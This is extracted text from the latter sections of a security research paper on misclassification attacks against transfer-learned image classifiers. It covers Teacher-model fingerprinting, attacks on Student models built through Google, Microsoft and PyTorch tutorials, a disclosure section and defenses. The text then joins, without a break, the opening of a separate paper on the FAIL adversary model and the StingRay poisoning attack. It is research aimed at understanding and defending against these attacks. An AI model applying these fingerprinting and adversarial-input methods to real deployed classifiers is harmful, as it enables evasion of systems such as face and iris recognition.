***Full Model Fine-tuning.*** For the Flower task, the Student model differs largely from the Teacher model, as all the layers are fine-tuned. Therefore, the attacker will always use incorrect information (from the Teacher) to mimic an internal representation of the Student. The resulting attack success rates are low and flat across the choice of attack layers (Figure 5(d) with $P = 0.003$).

**How to Choose the Attack Layer?** The above results suggest that the attacker should always try to identify if the Student is using *Deep-layer Feature Extractor*, as it remains the most vulnerable approach. In Section 5, we present a technique to determine whether *Deep-layer Feature Extractor* is used for transfer and to identify the Teacher model, using a few queries on the Student model. In this case, the attacker should focus on the $N-1^{th}$ layer to achieve the optimal attack performance.

If the Student is not using *Deep-layer Feature Extractor*, the attacker can try to find the optimal attack layer by iteratively targeting different layers, starting from the deepest layer. In the case of *Mid-layer Feature Extractor*, the attacker can estimate the attack success rate at each layer, using only a small set of image pairs and very limited queries. The attacker can observe the attack success rate increasing (or decreasing) as she approaches (or moves away from) the optimal layer.

## 4.4 Discussion

***Feature Extractor* vs. *Full Model Fine-tuning*.** Our results suggest that *Full Model Fine-tuning* and *Mid-layer Feature Extractor* lead to models that are more robust against our attacks. However, in practice, these two approaches are often not applicable, especially when the Student training data is limited. For example, for Face recognition, when reducing the training dataset from 90 images per class to 50 per class, pushing back by 2 layers (*i.e.* transfer at layer 13) reduces the model classification accuracy to 19.1%. Meanwhile, *Deep-layer Feature Extractor* still achieves a 97.69% classification accuracy. Apart from performance, these approaches also incur higher training cost than *Deep-layer Feature Extractor*. This is also why many deep learning frameworks today use *Deep-layer Feature Extractor* as the default configuration for transfer learning.

**Can white-box attacks on Teacher transfer to student Models?** Prior work identified the *transferability* of adversarial samples across different models for the same task [38]. Thus another potential attack on transfer learning is to use existing white-box attacks on the Teacher to craft adversarial samples, which are then transferred to the Student. We evaluate this attack using the state-of-the-art white-box attack by Carlini *et al.* [17]. Since Teacher and Student models have different class labels, we can only perform non-targeted attacks.

Our results show that the resulting attack is ineffective for all four tasks: only $< 0.3\%$ adversarial samples trigger misclassification in the Student models. Thus we confirm that the white-box attack on the Teacher will not be transferred to the Student. The failure of the attack can be attributed to the differences between the Teacher and Student tasks. The Student model has a different classification layer (and hence decision boundary) than the Teacher, so adversarial samples computed using decision boundary analysis (based on classification layer) of the Teacher model fail on the Student model.

# 5 Experiments with Real ML Services

So far our misclassification attacks assume that the teacher model is known to the attacker. Next, we relax this assumption by considering scenarios where the teacher model is unknown to the attacker. Specifically, today's deep learning services (*e.g.* Google Cloud ML, Facebook PyTorch, and Microsoft CNTK) already help customers generate student models from a suite of teacher models. In this case, a successful attack must first infer the teacher model given a student model. We address this challenge by designing a fingerprinting approach that feeds a few query images on the student model to identify the teacher model, allowing us to effectively attack the student models produced by today's deep learning services.

## 5.1 Fingerprinting the Teacher Model

Our design assumes that, given a student model, the attacker has access to the pool of candidate Teacher models where one of them is used to produce the student model. This is a practical assumption because for common deep learning tasks there are only a limited set of high quality, pre-trained models that are publicly available. For example, Google Cloud ML provides InceptionV3, MobileNets and its variants as Teacher models for image classification. Thus the attacker only needs to identify the Teacher from a (small) set of known candidates.

**Methodology.** We take a fingerprinting based approach. For each candidate Teacher model, the attacker crafts a fingerprint image that will intentionally "distort" the output of the student model, if and only if the student model is generated by the given Teacher model. By querying the student model with the fingerprinting images of all the candidates and comparing the model output, the attacker can quickly narrow down to the true Teacher model. In the following, we show that such fingerprinting method is highly effective when the student model is generated via *Deep-layer Feature Extractor*.

Consider the last layer of a student model (trained using *Deep-layer Feature Extractor*), which is a dense layer for classification. The prediction result (before softmax) of an input image $x$ can be expressed as,

$$S(x) = W_N \times T_{N-1}(x) + B_N \quad (3)$$

where $W_N$ is the weight matrix of the dense layer, $B_N$ is the bias vector, and $T_{N-1}(.)$ is the function transforming the input $x$ to neurons at layer $N-1$ [2].

[2] There will also be an activation function that further transforms

Given the knowledge of $T_{N-1}(.)$, our goal is to craft a fingerprinting image that nullifies the first term in Equation 3, *i.e.* an $x$ that produces an all-zero vector $T_{N-1}(x) = \vec{0}$ so that the output vector $S(x) = B_N$. Since different Teacher models differ largely in $T_{N-1}(.)$, a fingerprinting image of a Teacher model A, when fed to a Student model derived from a different Teacher model B, is unlikely to produce an all-zero vector $T_{N-1}(x)$.

To decode the fingerprint, our hypothesis is that, without the contribution from $x$, the bias vector $B_N$ (or $S(x)$ produced by the right fingerprint) will display much lower *dispersion* compared to normal $S(x)$ values. Thus by feeding candidate fingerprinting images into the student model and comparing the dispersion value of the corresponding $S(x)$, we can identify the Teacher model as the one that produces the minimum dispersion (below a threshold).

Assuming this hypothesis is true, we can craft fingerprinting images for each Teacher model following the same optimization process for our misclassification attack (see Section 3). The only difference is here the internal representation to mimic is a zero-vector.

**Validation.** To validate our approach, we produce five additional Student models using multiple popular public Teacher models [3]. These Student models are trained using the 17-class VGG Flower dataset [4], using *Deep-layer Feature Extractor*. Together with the Face and Iris models used in Section 4, we have a total of 7 Student models produced from different Teacher models. All of them achieve $> 83.1\%$ classification accuracy.

We measure the dispersion of $S(x)$ using the *Gini coefficient*, commonly used in economics to measure wealth distribution [26]. Its value ranges between 0 and 1, with 0 representing complete equality and 1 representing complete inequality.

We first measure the Gini coefficient of $B_N$, validating our hypothesis that $B_N$'s dispersion level is very low. For each Student model, we set output neurons of $N-1_{th}$ layer as a zero vector, so that only $B_N$ is fed into the final prediction. For all seven models, the corresponding Gini coefficient is below 0.011. We then feed 100 random test images into each model, where the Gini coefficient jumps to between 0.648 and 0.999, with a median value of 0.941. This confirms our hypothesis where $B_N$ has a different statistical dispersion than normal $S(x)$.

Next, for each candidate Teacher model, we craft and feed 10 fingerprinting images to the target student model and compute the average Gini coefficient of $S(x)$. Figure 6 shows the average Gini coefficient as a function of the fingerprinting Teacher model and the Teacher model used to generate the Student model. The diagonal line indicates scenarios where the two Teacher models match. As expected, all the coefficients along the diagonal are small ($< 0.058$), suggesting that the fingerprinting images successfully nullify the neuron component in $S(x)$. All off-diagonal coefficients are significantly higher ($> 0.443$), since the Teacher model used to generate the fingerprinting image does not match that used to generate the student model.




Figure 6: Gini coefficient of output probabilities of different teacher and student models.

It is worth noting that our fingerprinting technique can also identify different versions of Teacher models with the same architecture. To demonstrate this, we use Google's InceptionV3 model that has two versions (*i.e.* with different weights) released at different times.[5]. Our technique accurately distinguishes between these two versions, with a Gini coefficient $< 0.075$ when there is a match, and $> 0.751$ otherwise.

Overall, the above results confirm that our fingerprinting method can identify the Teacher model using a small set of queries. When crafting the fingerprinting image, a threshold of 0.1 on the Gini coefficient seems like a good cut-off to ensure successful fingerprinting.

**Effectiveness on Other Transfer Methods.** Our fingerprinting method is based on nullifying neuron contributions to the last layer of the Student model. It is effective when the student model is generated by *Deep-layer Feature Extractor*. The same set of fingerprinting images, when fed to student models generated by other transfer methods, will likely lead to higher Gini coefficients and fail to identify the Teacher model. For example, when fed to the Traffic Sign and Flower models, the Gini coefficient is always higher than 0.839.

On the other hand, when all the fingerprinting images

$S(x)$, but we ignore it for the sake of simplicity. Our methodology holds for any activation function.

[3] Our choice of Teacher models includes VGG16 [56], VGG19 [56], ResNet50 [28], InceptionV3 [59], Inception-ResNetV2 [58], and MobileNet [32].

[4] This is a smaller version of the full 102-class flower dataset we used in previous experiments [10].

[5] Version 2015-12-05 `http://download.tensorflow.org/models/image/imagenet/inception-2015-12-05.tgz`, Version 2016-08-28 `http://download.tensorflow.org/models/inception_v3_2016_08_28.tar.gz`

lead to large Gini coefficient values, it means that either the Teacher model is unknown (not in the candidate pool), or the student model is produced by a transfer method other than *Deep-layer Feature Extractor*. For both cases, the misclassification attack will be less effective. The attacker can use this knowledge to identify and target student models that are the most vulnerable to the misclassification attack.

## 5.2 Attacks on Transfer Learning Services

Today, popular Machine Learning as a service (MLaaS) platforms [67] (*e.g.,* Google Cloud ML) and deep learning libraries (*e.g.,* PyTorch, Microsoft CNTK) already recommend transfer learning to their customers. Many provide detailed tutorials to guide customers through the process of transfer learning. We follow these tutorials to investigate whether the resulting Student models are vulnerable to our attacks. The adversarial samples generated on the three services are listed in Figure 13 in the Appendix.

**Google Cloud ML.** In this MLaaS platform, users can train deep learning models in the cloud and maintain it as a service. The transfer learning tutorial explains the process of using Google's InceptionV3 image classification model to build a flower classification model [5].

Specifically, the tutorial suggests *Deep-layer Feature Extractor* as the default transfer learning method, and the provided sample code does not offer control parameters or guidelines to use other transfer approaches or Teacher models (one has to modify the code to do so). We follow the tutorial to train a Student model on a 5-class flower dataset (the example dataset used in the tutorial), which achieves an 89.3% classification accuracy[6].

To launch the attack on the Student model, we first use the proposed fingerprinting method to identify that InceptionV3 (2015 version) is used as the Teacher model (*i.e.* the corresponding fingerprint image leads to Gini coefficient of 0.061 while the other fingerprint images lead to much higher values $> 0.4063$). The subsequent misclassification attack achieves a 96.5% success rate with $P = 0.001$.

**Microsoft CNTK.** The Microsoft Cognitive Toolkit (CNTK) is an open source DL library available on Microsoft's Azure MLaaS platform. The tutorial describes a flower classification task and recommends ResNet18 as the Teacher and *Full Model Fine-tuning* as the default configuration [6]. This creates a Student model similar to the Flower model used in Section 4. CNTK also provides control parameters to switch to *Deep-layer Feature Extractor* ( *Mid-layer Feature Extractor* is unavailable) and other Teacher models hosted by Microsoft, including popular image classification models (*e.g.,* ResNet50, InceptionV3, VGG16) and a few object detection models. Following this process, we use VGG16 as the Teacher and *Deep-layer Feature Extractor* to train a new Student model using the 102-class VGG flower dataset (the example dataset used in tutorial). It achieves a classification accuracy of 82.25%.

Again, we were able to launch the misclassification attack on the Student model: our fingerprinting method successfully identifies the Teacher model (with a Gini coefficient of 0.0045), and the attack success rate is 99.4% when $P = 0.003$.

**PyTorch.** PyTorch is a popular open source DL library developed by Facebook. Its tutorial describes steps to build a classifier that can distinguish between images of ants and bees [3]. The tutorial uses ResNet18 by default and allows both *Deep-layer Feature Extractor* and *Full Model Fine-tuning*, but indicates that *Deep-layer Feature Extractor* provides higher accuracy. There is no mention of *Mid-layer Feature Extractor*. PyTorch hosts a repository of 6 image classification Teacher models that users can plug into their transfer process.

Again we follow the tutorial and verify that Student models trained using *Deep-layer Feature Extractor* on PyTorch are vulnerable. Our fingerprinting technique produces a Gini coefficient of 0.004, and targeted attack achieves a success rate of 88.0% with $P = 0.001$. We also test our attack on a student model trained using *Full Model Fine-tuning*. Surprisingly, our targeted attack still achieves an 87.4% success rate with $P = 0.001$. This is likely because the Student model is trained only for a short number of epochs (25 epochs) at a very low learning rate of 0.001, and thus the fine-tuning process introduces only small modification to the model weights.

**Implications.** Our experiments on the three machine learning services show that many Student models produced by these services are vulnerable to our attack. This is particularly true when users follow the default configuration in Google Cloud ML and PyTorch. Our attack is feasible because each service only hosts a small number of deep learning Teacher models, making it easy to get access to the (small) pool of Teacher models. Finally, by promoting the use of transfer learning, these platforms often *expose* their customers to our attack accidentally. For example, Google Cloud ML advertises customers who have successfully deployed models using their transfer learning service [4]. While we refrain from attacking such customer models for ethical reasons, such information can help attackers find potential victims and gain additional knowledge about the victim model. We discuss our efforts at disclosure in the Appendix.

[6] Instead of training the Student in the cloud, we build the model locally using Google TensorFlow using the same procedure [7].

## 6 Developing Robust Defenses

Having identified the practical impact of these attacks, the ultimate goal of our work is to develop robust defenses against them. Insights gained through our experiments suggest that there are multiple approaches to developing robust defenses against this attack. *First*, the effectiveness of attacks is heavily dependent on the level of perturbations introduced. Successful misclassification seems to be very sensitive to small changes made to the input image. Therefore, any defense that perturbs the adversarial sample before classification has a good chance of disrupting the attack. *Second*, attack success requires precise knowledge of the Teacher model used during transfer learning, *i.e.* the weights transferred to the Student model. Thus any deviations from the Teacher model could render the attack ineffective.

Here, we describe three different potential defenses that target different pieces of the Student model classification process. We discuss the strengths and limitations of each, and experimentally evaluate their effectiveness against the attack and impact on classification of non-adversarial inputs.

### 6.1 Randomizing Input via Dropout

Our first defense targets the sensitivity of adversarial samples to small changes. The intuition is that attackers have identified minimal alterations to the image that push the Student model over some classification boundary. By introducing additional random perturbations to the image before classification, we can disrupt the adversarial sample. Ideally, small perturbations could effectively disrupt adversarial attacks while introducing minimal impact on non-adversarial samples. In prior work, Carlini, *et al.* studied different defense mechanisms against attacks on DNNs [16], and found the most effective approach to be adding uncertainty to the prediction process [25].

**Dropout Randomization.** We add randomness to the prediction process by applying Dropout [57] at the input layer. This has the effect of dropping a certain fraction of randomly selected input pixels, before feeding the modified image to the Student model. We repeat this process 3 times for each image and use the majority vote as the final prediction result [7], or a random result if all 3 predictions are different.

We test this defense on all three tasks, Face, Iris, and Traffic Sign, by applying Dropout on test images as well as targeted and non-targeted adversarial samples [8]. The results for Face and Traffic Sign are highly consistent, so we only plot the results for Face in Figure 7, including classification accuracy on test images, and success rate of both targeted and non-targeted attacks. Results for Traffic Sign is in the Appendix as Figure 14. As the dropout ratio increases (*i.e.* more pixels dropped), both classification accuracy and attack success rate drops. In general, the defense is effective against targeted misclassification, which drops in success rate much faster than the corresponding drop in classification accuracy, *e.g.* at dropout ratio near 0.4, classification accuracy drops to 91.4% while targeted attack success rate drops to 30.3%. However, non-targeted attacks are less affected, and attack success consistently remains higher than classification accuracy of normal samples, *e.g.* 92.47% when the classification accuracy is 91.4%. Finally, as dropout increases, it eventually disrupts the entire classification process, reducing classification accuracy while boosting misclassification errors (non-targeted misclassification).

This defense is ineffective on the Iris task. Recall that this model is sensitive to noise in general. The inherent sensitivity leads classification accuracy to drop at nearly the same rate as attack success rate. When dropping only 2% pixels, model accuracy already drops to 51.93%, while targeted attack success rate is still 55.5% and non-targeted attack success rate is 100%. Detailed results are shown in the Appendix as Figure 14. Clearly, randomization as defense is limited by the inherent sensitivity of the model. It is unclear whether the situation could by improved by retraining the Student model to be more resistant to noise [72].

**Strengths and Limitations.** The key benefit of this approach is that it can be easily deployed, without requiring changes to the underlying Student model. This is ideal for Student models that are already deployed. However, this approach has three limitations. *First*, there is a non-negligible hit on model accuracy for any significant reduction in attack success. This may be unacceptable for some applications (*e.g.,* authentication systems based on Face recognition). *Second*, this approach is impractical for highly sensitive classification tasks like Iris recognition. *Finally*, this approach is not resistant to countermeasures by the attacker. An attacker can circumvent this defense by adding a Dropout layer into the adversarial image crafting pipeline [16]. The generated adversarial samples would then be more robust to Dropout.

### 6.2 Injecting Neuron Distances

The attack we identified leverages the similarity between matching layers in the Teacher and Student models to mimic an internal representation of the Student. Thus, if we can make the Student's internal representation deviate from that of the Teacher for all inputs, the attack would be less effective. One way to do that is by modifying weights of different layers of the Student. In this section, we present a scheme to modify the Student layers

[7] We tested and found little improvement beyond 3 repetitions.

[8] We choose adversarial samples from Section 4.3 that achieve the highest attack success rate.



Figure 7: Attack success and classification accuracy on Face using randomization via dropout.



Figure 8: Attack success and classification accuracy on Face using neuron distance thresholds.



Figure 9: Attack success and classification accuracy on Iris using neuron distance thresholds.

(*i.e.* weights), without significantly impacting classification accuracy.

We start with a Student model trained using *Deep-layer Feature Extractor* or *Mid-layer Feature Extractor* [9]. This model lies in some local optimum of the model classification error surface. Our goal is to update layer weights and identify a new local optimum that provides comparable (or better) classification performance, and also be distant enough (on the error surface) to increase the dissimilarity between the Student and Teacher.

To find such a new local optimum, we unfreeze all layers of Student and retrain the model using the same Student training dataset, but with an updated loss function formulated in the following way. Consider a Student model, where the first $K$ layers are copied from the Teacher. Let $T_K(.)$, and $S_K(.)$ be functions that generate the internal representation at layer $K$, for the Teacher, and Student, respectively. Let $I$ be the set of neurons in layer $K$, and $|W_s|$ be a vector of absolute sum of outgoing weights from each neuron $i \in I$. Finally, let $D_{th}$ be a dissimilarity threshold between two models. Then our objective is the following,

$$\begin{aligned} \min \quad & CrossEntropy(Y_{true}, Y_{pred}) \\ \text{s.t.} \quad & \sum_{x \in X_{train}} \| |W_s| \circ (T_K(x) - S_K(x)) \|_2 > D_{th} \end{aligned} \tag{4}$$

where $\circ$ is element-wise multiplication.

Here, we still want to minimize the classification loss, formulated as *cross entropy loss* over the prediction results. But, a constraint term is added to increase the dissimilarity between the Teacher and Student models. Dissimilarity is computed as the weighted $L_2$ distance between the internal representations at layer $K$, and is conditioned to be higher than a threshold $D_{th}$. The weight terms capture the importance of a neuron output for the next layer [10]. This helps make sure that distance between important neurons contribute more to the total distance between representations. We solve the above constrained optimization problem using the same penalty method used in Section 3.

Before presenting our evaluation, we note two other aspects of the optimization process. *First*, our objective function only considers dissimilarity at layer $K$. However, after training with the new loss function, the internal representations at the preceding layers also become dissimilar. Hence, our approach would not only reduce attack effectiveness at layer $K$, but also at layers before it. *Second*, a high value for $D_{th}$ would increase defense performance, but can also negatively impact classification accuracy. In practice, the provider can incrementally increase $D_{th}$ as long as the classification accuracy is above an acceptable level.

We evaluated this approach on all three classification tasks. Figure 8 shows how classification accuracy and attack success vary when we increase $D_{th}$ in Face. Attacks are targeted at layer $N-1$, as Face uses *Deep-layer Feature Extractor*. Unlike the Dropout based defense (Figure 7), this method results in a steadier classification accuracy, while attack success rate drops. As classification accuracy drops from 98.55% to 95.69%, targeted attack drops significantly, from 92.6% to 30.87%. Non-targeted attacks are still hard to defend against, dropping from 100% to only 91.45% under the same conditions. We also analyze attack success rates at layers below $N-1$, and observe it to be lower than rates observed in Figure 8. This indicates that our retraining scheme makes the Student model more distinctive from the Teacher model across all layers. Result for Traffic Sign is in the Appendix in Figure 15, and is highly consistent with Face.

We plot the Iris results in Figure 9. Important to note that this defense works significantly better for the Iris task than the Dropout scheme. Sensitivity of the Iris model actually means classification accuracy increased from 88.27% to 91.0% (retraining found a better local optimum), while targeted attack success dropped from 100% to 12.6%. Unfortunately, non-targeted attacks remain hard to defend against. Attack success rate only

[9] Recall that models using *Full Model Fine-tuning* are generally resistant to the attack.

[10] The weight terms are not required for layers, where all neuron outputs are treated equally, *e.g.,* convolutional layers.

falls to 94.83% for Iris, and remains consistently above classification accuracy.

Finally, we note that retrained models are also robust against the Teacher fingerprinting technique. When using the true Teacher model as candidate, the fingerprinting attack results in an average Gini coefficient of $> 0.9846$ for both Face and Iris models, which effectively obfuscates the true identity of the Teacher model.

**Strengths and Limitations.** This scheme provides significant benefits relative to the randomized dropout scheme. *First*, we obtain improved defense performance, *i.e.* reduce attack success without significantly degrading classification accuracy. *Second*, unlike the dropout defense, this scheme has no clear countermeasures. Attackers do not have access to the Student training dataset, and cannot replicate the updated Student using retraining. *Third*, this approach successfully obfuscates the identity of the Teacher model, making it significantly harder to launch the attack given a target Student model.

Finally, the only limitation of this method is that all Student models must be updated using our technique, incurring additional computational cost. Compared to normal Student training, which takes several minutes to complete (for Face), our implementation that trains Student models with a fixed neuron distance threshold incurs training time that is an order of magnitude larger. For the example that corresponds to a reduced attack success rate of 30.87% on Face, our defense scheme takes 2 hours. As a one time cost, it is a reasonable tradeoff for significantly improving security against adversarial attacks. Also, we expect that other standard techniques for speeding-up neural network training (*e.g.,* training over multiple GPUs), can further reduce the runtime.

### 6.3 Ensemble of Models as a Defense

Finally, we consider using orthogonal models as a defense for adversarial attacks against transfer learning. The intuition is to have the provider train multiple Student models, each from a separate Teacher model, and use them together to answer queries (*e.g.,* based on majority vote). Thus even if an attacker successfully fools a single Student model in the ensemble, the other models may be resistant (since the adversarial sample is always tailored to a specific Student model). This can be an effective defense, while only incurring an additional one time computational cost of training multiple Students. This idea has been explored before in related contexts [13].

It is unclear whether an adversary with knowledge of this defense can craft a successful countermeasure, by modifying the optimization function to trigger misclassification in all members of the ensemble. One possibility is to modify the loss term that captures dissimilarity in internal representations (Equation 1), to account for dissimilarity in all models by taking a sum. In fact, a recent work in a non transfer learning setting, and assuming a white-box victim model shows that it is possible to break defenses based on ensemble models. He *et al.* , successfully crafted adversarial samples that can fool an ensemble of models, by jointly optimizing misclassification objectives over all members of the ensemble [29]. We are investigating this as part of ongoing work.

## 7 Related Work

**Transfer Learning.** In a deep learning context, transfer learning has been shown to be effective in vision [18, 52, 51, 15], speech [34, 63, 30, 20], and text [33, 40]. Yosinski *et al.* compared different transfer learning approaches and studied their impact model performance [68]. Razavian *et al.* studied the similarity between Teacher and Student tasks, and analyzed its correlation with model performance [50].

**Adversarial Attacks in Deep Learning.** We summarized some prior work on adversarial attacks in Section 2. Prior work on white-box attacks formulate misclassification as an objective function, and use optimization techniques to design perturbation [60, 17]. Goodfellow *et al.* further reduced the computational complexity of the crafting process to generate adversarial samples at scale [36]. Papernot *et al.* proposed an approach that modifies the image pixel by pixel to minimize the amount of perturbation [47]. Similar to our methodology, Sabour *et al.* proposed a method that manipulates internal representation to trigger misclassification [53]. Still others studied the physical realizability of adversarial samples [55, 24, 35], and attacks that generate adversarial samples that are unrecognizable to humans [42].

Prior work on black box attacks query the victim DNN to gain feedback on adversarial samples and use responses to guide the crafting process [55]. Others use these queries to reverse-engineer the internals of the victim DNN [46, 62]. Another group of attacks do not rely on querying the victim DNN, but assume there exists another model which has similar functionalities as the victim DNN [38, 45, 61]. They rely on the "transferability" of adversarial samples between similar models.

**Defenses.** Defense against adversarial attacks in DL is still an open research problem. Recent work showed that state-of-the-art adversarial attacks can adapt and bypass most existing defense mechanisms [16, 14]. One approach is adversarial training, where the victim DNN is trained to recognize adversarial samples [60, 39]. Others tried to detect certain characteristics of adversarial samples, *e.g.,* sensitivity to model uncertainty, neuron value distribution [64, 31, 27, 37, 25]. Another defense, called gradient masking, aims to enhance a model by remov-

ing useful information in gradients, which is critical to white-box attacks [48]. Most existing defenses have been bypassed in literature, or shown ineffective against new attacks.

## 8 Conclusion

In this paper, we describe our efforts to understand the vulnerabilities introduced by the transfer learning model. We identify and experimentally validate a general attack on black-box Student models leveraging knowledge of white-box Teacher models, and show that it can be successful in identifying and exploiting Teacher models in the wild. Finally, we explore several defenses, including a neuron distance threshold technique that is highly effective against targeted misclassification attacks while obfuscating the identity of Teacher models.

# A Appendix

## Disclosure

While we did not perform any attacks on deployed image recognition systems, we did experiment with publicly available Teacher models from Google, Microsoft and the open source PyTorch originally started by Facebook. Following their tutorials, our results showed they were vulnerable to this class of adversarial attacks. In advance of the public release of this paper, we reached out to machine learning and security researchers at Google, Microsoft and Facebook, and shared our findings with them.

## Definition of *DSSIM*

*DSSIM* (Structural Dissimilarity) is a distance metric derived from *SSIM* (**S**tructural **SIM**ilarity). Let $x = \{x_1, ..., x_N\}$, and $y = \{y_1, ..., y_N\}$ be pixel intensity signals of two images being compared, respectively. The basic form of *SSIM* compares three aspects of the two image samples, luminance ($l$), contrast ($c$), and structure ($s$). The *SSIM* score is then described in the following equation.

$$\begin{aligned} SSIM(x,y) &= l(x,y) \cdot c(x,y) \cdot s(x,y) \\ &= \left(\frac{2\mu_x\mu_y + C_1}{\mu_x^2 + \mu_y^2 + C_1}\right) \\ &\cdot \left(\frac{2\sigma_x\sigma_y + C_2}{\sigma_x^2 + \sigma_y^2 + C_2}\right) \\ &\cdot \left(\frac{\sigma_{xy} + C_3}{\sigma_x\sigma_y + C_3}\right) \end{aligned} \tag{5}$$

$\mu$ and $\sigma$ are mean and standard deviation of pixel intensities of image samples. $C_1$, $C_2$, and $C_3$ are constants, and recommendation for choosing these constants is included in the original paper [65, 66].

*DSSIM* is calculated as $\frac{1-SSIM}{2}$. It ranges from 0 to 1, where 0 represents two images are identical, and 1 represents two images are negatively correlated (often achieved by inverting the image).

In our experiments, we use an improved version of *SSIM*, referred as multi-scale *SSIM*, which also considers distortion due to viewing conditions (*e.g.,* display resolution). This is achieved by iteratively comparing the reference and distorted images at different scales (or resolutions) by applying a low-pass filter to downsample images. To compute *DSSIM*, we use the implementation of multi-scale *SSIM* from TensorFlow and follow the recommended parameter configuration [11].

# When Does Machine Learning FAIL? Generalized Transferability for Evasion and Poisoning Attacks

Octavian Suciu Radu Mărginean Yiğitcan Kaya Hal Daumé III
Tudor Dumitraș
*University of Maryland, College Park*

## Abstract

Recent results suggest that attacks against supervised machine learning systems are quite effective, while defenses are easily bypassed by new attacks. However, the specifications for machine learning systems currently lack precise adversary definitions, and the existing attacks make diverse, potentially unrealistic assumptions about the strength of the adversary who launches them. We propose the **FAIL** attacker model, which describes the adversary's knowledge and control along four dimensions. Our model allows us to consider a wide range of weaker adversaries who have limited control and incomplete knowledge of the features, learning algorithms and training instances utilized.


To evaluate the utility of the **FAIL** model, we consider the problem of conducting targeted poisoning attacks in a realistic setting: the crafted poison samples must have clean labels, must be individually and collectively inconspicuous, and must exhibit a generalized form of transferability, defined by the **FAIL** model. By taking these constraints into account, we design StingRay, a targeted poisoning attack that is practical against 4 machine learning applications, which use 3 different learning algorithms, and can bypass 2 existing defenses. Conversely, we show that a prior evasion attack is less effective under generalized transferability. Such attack evaluations, under the **FAIL** adversary model, may also suggest promising directions for future defenses.

## 1 Introduction

Machine learning (ML) systems are widely deployed in safety-critical domains that carry incentives for potential adversaries, such as finance [14], medicine [18], the justice system [31], cybersecurity [1], or self-driving cars [6]. An ML classifier automatically learns classification models using labeled observations (samples) from a *training set*, without requiring predetermined rules for mapping inputs to labels. It can then apply these models to predict labels for new samples in a *testing set*. An *adversary* knows some or all of the ML system's parameters and uses this knowledge to craft training or testing samples that manipulate the decisions of the ML system according to the adversary's goal—for example, to avoid being sentenced by an ML-enhanced judge.

Recent work has focused primarily on *evasion* attacks [4, 44, 17, 50, 35, 9], which can induce a *targeted* misclassification on a specific sample. As illustrated in Figures 1a and 1b, these test time attacks work by mutating the target sample to push it across the model's decision boundary, without altering the training process or the decision boundary itself. They are not applicable in situations where the adversary does not control the target sample—for example, when she aims to influence a malware detector to block a benign app developed by a competitor. Prior research has also shown the feasibility of targeted *poisoning* attacks [34, 32]. As illustrated in Figure 1c, these attacks usually blend crafted instances into the training set to push the model's boundary toward the target. In consequence, they enable misclassifications for instances that the adversary cannot modify.

These attacks appear to be very effective, and the defenses proposed against them are often bypassed in follow-on work [8]. However, to understand the actual security threat introduced by them, we must model the capabilities and limitations of realistic adversaries. Evaluating poisoning and evasion attacks under assumptions that overestimate the capabilities of the adversary would lead to an inaccurate picture of the security threat posed to real-world applications. For example, test time attacks often assume white-box access to the victim classifier [9]. As most security-critical ML systems use proprietary models [1], these attacks might not reflect actual capabilities of a potential adversary. Black-box attacks consider weaker adversaries, but they often make rigid assumptions about the adversary's knowledge when investigating the *transferability* of an attack. Transferabil-



(a) (b) (c) (d)

Figure 1: Targeted attacks against machine learning classifiers. (a) The pristine classifier would correctly classify the target. (b) An evasion attack would modify the target to cross the decision boundary. (c) Correctly labeled poisoning instances change the learned decision boundary. (d) At testing time, the target is misclassified but other instances are correctly classified.

ity is a property of attack samples crafted locally, on a surrogate model that reflects the adversary's limited knowledge, allowing them to remain successful against the target model. Specifically, black-box attacks often investigate transferability in the case where the local and target models use different training *algorithms* [36]. In contrast, ML systems used in the security industry often resort to *feature* secrecy (rather than algorithmic secrecy) to protect themselves against attacks, e.g. by incorporating undisclosed features for malware detection [10].

In this paper, we make a first step towards modeling realistic adversaries who aim to conduct attacks against ML systems. To this end, we propose the **FAIL** model, a general framework for the analysis of ML attacks in settings with a variable amount of adversarial knowledge and control over the victim, along four tunable dimensions: **F**eatures, **A**lgorithms, **I**nstances, and **L**everage. By preventing any implicit assumptions about the adversarial capabilities, the model is able to accurately highlight the success rate of a wide range of attacks in realistic scenarios and forms a common ground for modeling adversaries. Furthermore, the **FAIL** framework generalizes the transferability of attacks by providing a multidimensional basis for surrogate models. This provides insights into the constraints of realistic adversaries, which could be explored in future research on defenses against these attacks. For example, our evaluation suggests that crafting transferable samples with an existing evasion attack is more challenging than previously believed.

To evaluate the utility of the **FAIL** model, we consider the problem of *conducting targeted poisoning attacks in a realistic setting*. Specifically, we impose four constraints on the adversary. First, the poison samples must have *clean labels*, as the adversary can inject them into the training set of the model under attack but cannot determine how they are labeled. Second, the samples must be *individually inconspicuous*, i.e. to be very similar to the existing training instances in order to prevent an easy detection, while collectively pushing the model's boundary toward a target instance. Third, the samples myst be *collectively inconspicuous* by bounding the collateral damage on the victim (Figure 1d). Finally, the poison samples must exhibit a generalized form of transferability, as the adversary tests the samples on a surrogate model, trained with partial knowledge along multiple dimensions, defined by the **FAIL** model.

By taking into account the goals, capabilities, and limitations of realistic adversaries, we also design StingRay, a targeted poisoning attack that can be applied in a broad range of settings [1]. Moreover, the StingRay attack is *model agnostic*: we describe concrete implementations against 4 ML systems, which use 3 different classification algorithms (convolutional neural network, linear SVM, and random forest). The instances crafted are able to bypass three anti-poisoning defenses, including one that we adapted to account for targeted attacks. By subjecting StingRay to the **FAIL** analysis, we obtain insights into the *transferability of targeted poison samples*, and we highlight promising directions for investigating defenses against this threat.

In summary, this paper makes three contributions:

- We introduce the **FAIL** model, a general framework for modeling realistic adversaries and evaluating their impact. The model generalizes the transferability of attacks against ML systems, across various levels of adversarial knowledge and control. We show that a previous black-box evasion attack is less effective under generalized transferability.
- We propose StingRay, a targeted poisoning attack that overcomes the limitations of prior attacks. StingRay is effective against 4 real-world classification tasks, even when launched by a range of weaker adversaries within the **FAIL** model. The attack also bypasses two existing anti-poisoning defenses.
- We systematically explore realistic adversarial scenarios and the effect of partial adversary knowledge and control on the resilience of ML models against a test-time attack and a training-time attack. Our

[1] Our implementation code could be found at `https://github.com/sdsatumd`

results provide insights into the transferability of attacks across the FAIL dimensions and highlight potential directions for investigating defenses against these attacks.

This paper is organized as follows. In Section 2 we formalize the problem and our threat model. In Section 3 we introduce the FAIL attacker model. In Section 4 we describe the StingRay attack and its implementation. We present our experimental results in Section 5, review the related work in Section 6, and discuss the implications in Section 7.

## 2 Problem Statement

Lack of a unifying threat model to capture the dimensions of adversarial knowledge caused existing work to diverge in terms of adversary specifications. Prior work defined adversaries with inconsistent capabilities. For example, in [36] a *black-box* adversary possesses knowledge of the full feature representations, whereas its counterpart in [50] only assumes access to the raw data (i.e. before feature extraction).

